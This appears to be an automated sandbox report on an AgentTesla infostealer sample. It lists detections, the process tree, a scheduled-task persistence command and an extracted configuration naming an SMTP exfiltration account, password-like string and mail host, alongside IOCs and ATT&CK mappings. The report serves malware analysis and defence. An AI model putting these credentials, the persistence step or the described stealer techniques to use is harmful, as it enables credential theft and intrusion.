ID: 412789
Sample Name: PRODUCT RANGE # 363688.exe
Cookbook: default.jbs
Time: 23:27:15
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report PRODUCT RANGE # 363688.exe

Overview


General Information

Sample Name:	PRODUCT RANGE # 363688.exe
Analysis ID:	412789
MD5:	ae217283accb52..
SHA1:	9ce75c3fc7cb467..
SHA256:	5c1f080fef21aea…
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Machine Learning detection for dropp…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- PRODUCT RANGE # 363688.exe (PID: 1564 cmdline: 'C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe' MD5: AE217283ACCB5243C9EAC64B4D6499DA)
  - schtasks.exe (PID: 5364 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\IhyLRJs' /XML 'C:\Users\user\AppData\Local\Temp\tmpD303.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 3088 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - PRODUCT RANGE # 363688.exe (PID: 4760 cmdline: C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe MD5: AE217283ACCB5243C9EAC64B4D6499DA)
  - PRODUCT RANGE # 363688.exe (PID: 6116 cmdline: C:\Users\user\Desktop\PRODUCT RANGE # 363688.exe MD5: AE217283ACCB5243C9EAC64B4D6499DA)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "aseel.albiaty@rvwtechno.comlDRsz!u1us2.smtp.mailhostbox.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.211190142.00000000038F9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.211190142.00000000038F9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.210350921.00000000028F1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000005.00000002.465675526.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.465675526.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 8 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.PRODUCT RANGE # 363688.exe.3a10c18.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.PRODUCT RANGE # 363688.exe.3a10c18.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.PRODUCT RANGE # 363688.exe.3a10c18.2 .raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.PRODUCT RANGE # 363688.exe.3a10c18.2 .raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
5.2.PRODUCT RANGE # 363688.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 2 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:

Yara detected AgentTesla


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Stand Port 1
Domain Accounts	Scheduled Task/Job 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3	NTDS	Security Software Discovery 3 2 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Commanc and Contr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 4 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 4 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PRODUCT RANGE # 363688.exe	19%	Virustotal		Browse
PRODUCT RANGE # 363688.exe	32%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
PRODUCT RANGE # 363688.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\IhyLRJs.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\IhyLRJs.exe	32%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.PRODUCT RANGE # 363688.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://api.ipify.org%H	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://ebGG0GqWTIe5USzGG5.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://wQPGdS.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.224	true	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org%H	PRODUCT RANGE # 363688.exe, 00000005.00000002.470087094.0000000003221000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://127.0.0.1:HTTP/1.1	PRODUCT RANGE # 363688.exe, 00000005.00000002.470087094.0000000003221000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.ipify.org%GETMozilla/5.0	PRODUCT RANGE # 363688.exe, 00000005.00000002.470087094.0000000003221000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://DynDns.comDynDNS	PRODUCT RANGE # 363688.exe, 00000005.00000002.470087094.0000000003221000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ebGG0GqWTIe5USzGG5.net	PRODUCT RANGE # 363688.exe, 00000005.00000002.470087094.0000000003221000.00000004.00000001.sdmp, PRODUCT RANGE # 363688.exe, 00000005.00000003.421329124.0000000001454000.00000004.00000001.sdmp, PRODUCT RANGE # 363688.exe, 00000005.00000002.472779536.00000000034E6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://us2.smtp.mailhostbox.com	PRODUCT RANGE # 363688.exe, 00000005.00000002.472730285.00000000034D8000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	PRODUCT RANGE # 363688.exe, 00000005.00000002.470087094.00000003221000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PRODUCT RANGE # 363688.exe, 00000000.00000002.210350921.00000000028F1000.00000004.00000001.sdmp	false		high
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	PRODUCT RANGE # 363688.exe, 00000000.00000002.211414964.00000000003A67000.00000004.00000001.sdmp, PRODUCT RANGE # 363688.exe, 00000005.00000002.465675526.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	PRODUCT RANGE # 363688.exe, 00000000.00000002.210350921.00000000028F1000.00000004.00000001.sdmp	false		high
http://wQPGdS.com	PRODUCT RANGE # 363688.exe, 00000005.00000002.470087094.00000003221000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.225	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
208.91.199.224	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412789

Start date:	12.05.2021
Start time:	23:27:15
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PRODUCT RANGE # 363688.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/5@2/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0%) • Quality average: 38.8% • Quality standard deviation: 19.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 184.30.21.144, 104.42.151.234, 52.147.198.201, 52.255.188.83, 20.50.102.62, 184.30.24.56, 92.122.213.247, 92.122.213.194, 2.20.143.16, 2.20.142.209, 52.155.217.156, 20.54.26.129, 20.82.210.154 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, store-images.s-microsoft.com-c.edgekey.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
23:28:03	API Interceptor	742x Sleep call for process: PRODUCT RANGE # 363688.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.199.225	BTC-2021.exe	Get hash	malicious	Browse	
	Copia de pago.exe	Get hash	malicious	Browse	
	PO 4500379537.exe	Get hash	malicious	Browse	
	purchase order.exe	Get hash	malicious	Browse	
	Request Sample products.exe	Get hash	malicious	Browse	
	7UKtv01ZdPSbdAD.exe	Get hash	malicious	Browse	
	Product Range.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DPRnfrJfPB.exe	Get hash	malicious	Browse	
	pCt29lTpXMToITU.exe	Get hash	malicious	Browse	
	WKbK69J02Q3ww6w.exe	Get hash	malicious	Browse	
	Product Sample.xlsx	Get hash	malicious	Browse	
	quotation pdf.exe	Get hash	malicious	Browse	
	RFQ.doc	Get hash	malicious	Browse	
	e74f05be_by_Libranalysis.exe	Get hash	malicious	Browse	
	PI#001890576.exe	Get hash	malicious	Browse	
	1c94f53e_by_Libranalysis.exe	Get hash	malicious	Browse	
	Purchase Order89.exe	Get hash	malicious	Browse	
	0cSUvcDNmN.exe	Get hash	malicious	Browse	
	Payment Advice - Advice Ref[GLV427762900.exe	Get hash	malicious	Browse	
	9644a199_by_Libranalysis.exe	Get hash	malicious	Browse	
208.91.199.224	PRODUCT INQUIRY FROM PAKISTAN.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Malware.AI.4228845530.13946.exe	Get hash	malicious	Browse	
	PDF.9066721066.exe	Get hash	malicious	Browse	
	Payment Advice Note from 10.05.2021 to 608760.exe	Get hash	malicious	Browse	
	Quotation..exe	Get hash	malicious	Browse	
	Quotation.exe	Get hash	malicious	Browse	
	QUOTATION ORDER.exe	Get hash	malicious	Browse	
	Request Sample products.exe	Get hash	malicious	Browse	
	Quotation RFQ8116300.exe	Get hash	malicious	Browse	
	New Enquiry 200567.exe	Get hash	malicious	Browse	
	7UKtv01ZdPSbdAD.exe	Get hash	malicious	Browse	
	Order Confirmation.exe	Get hash	malicious	Browse	
	Swift Copy.xlsx	Get hash	malicious	Browse	
	LM Approved Invoices 06052021.doc	Get hash	malicious	Browse	
	ADVICE84857584489393.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	1STyZQU31dWqcMq.exe	Get hash	malicious	Browse	
	1g1NLI6i33.exe	Get hash	malicious	Browse	
	PO.xlsx	Get hash	malicious	Browse	
	Purchase Orde.pdf.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	PRODUCT INQUIRY FROM PAKISTAN.exe	Get hash	malicious	Browse	• 208.91.199.224
	tLes2JdtRw.exe	Get hash	malicious	Browse	• 208.91.199.223
	SecuriteInfo.com.Malware.AI.4228845530.13946.exe	Get hash	malicious	Browse	• 208.91.199.224
	presupuesto.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	shipping docs and BL_pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	PDF.9066721066.exe	Get hash	malicious	Browse	• 208.91.199.224
	Payment Advice Note from 10.05.2021 to 608760.exe	Get hash	malicious	Browse	• 208.91.199.224
	RFQ-20283H.exe	Get hash	malicious	Browse	• 208.91.198.143
	BTC-2021.exe	Get hash	malicious	Browse	• 208.91.199.225
	Copia de pago.exe	Get hash	malicious	Browse	• 208.91.199.225
	NEW PI#001890576.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO 4500379537.exe	Get hash	malicious	Browse	• 208.91.199.225
	B5Cg5YZlzp.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO 2345566 hisob-faktura.exe	Get hash	malicious	Browse	• 208.91.198.143
	Quotation..exe	Get hash	malicious	Browse	• 208.91.199.223
	RFQ-Quotation..exe	Get hash	malicious	Browse	• 208.91.198.143
	Quotation.exe	Get hash	malicious	Browse	• 208.91.199.224
	QUOTATION ORDER.exe	Get hash	malicious	Browse	• 208.91.199.224
	purchase order.exe	Get hash	malicious	Browse	• 208.91.199.223
	RFQ_SGCCUP_24 590 34 532 -11052021.exe	Get hash	malicious	Browse	• 208.91.198.143

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	#Ud83d#Udce0Lori's Fax VM-002.html	Get hash	malicious	Browse	• 199.79.62.225
	PRODUCT INQUIRY FROM PAKISTAN.exe	Get hash	malicious	Browse	• 208.91.199.224
	tLes2JdtRw.exe	Get hash	malicious	Browse	• 208.91.199.223

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.Malware.AI.4228845530.13946.exe	Get hash	malicious	Browse	• 208.91.199.224
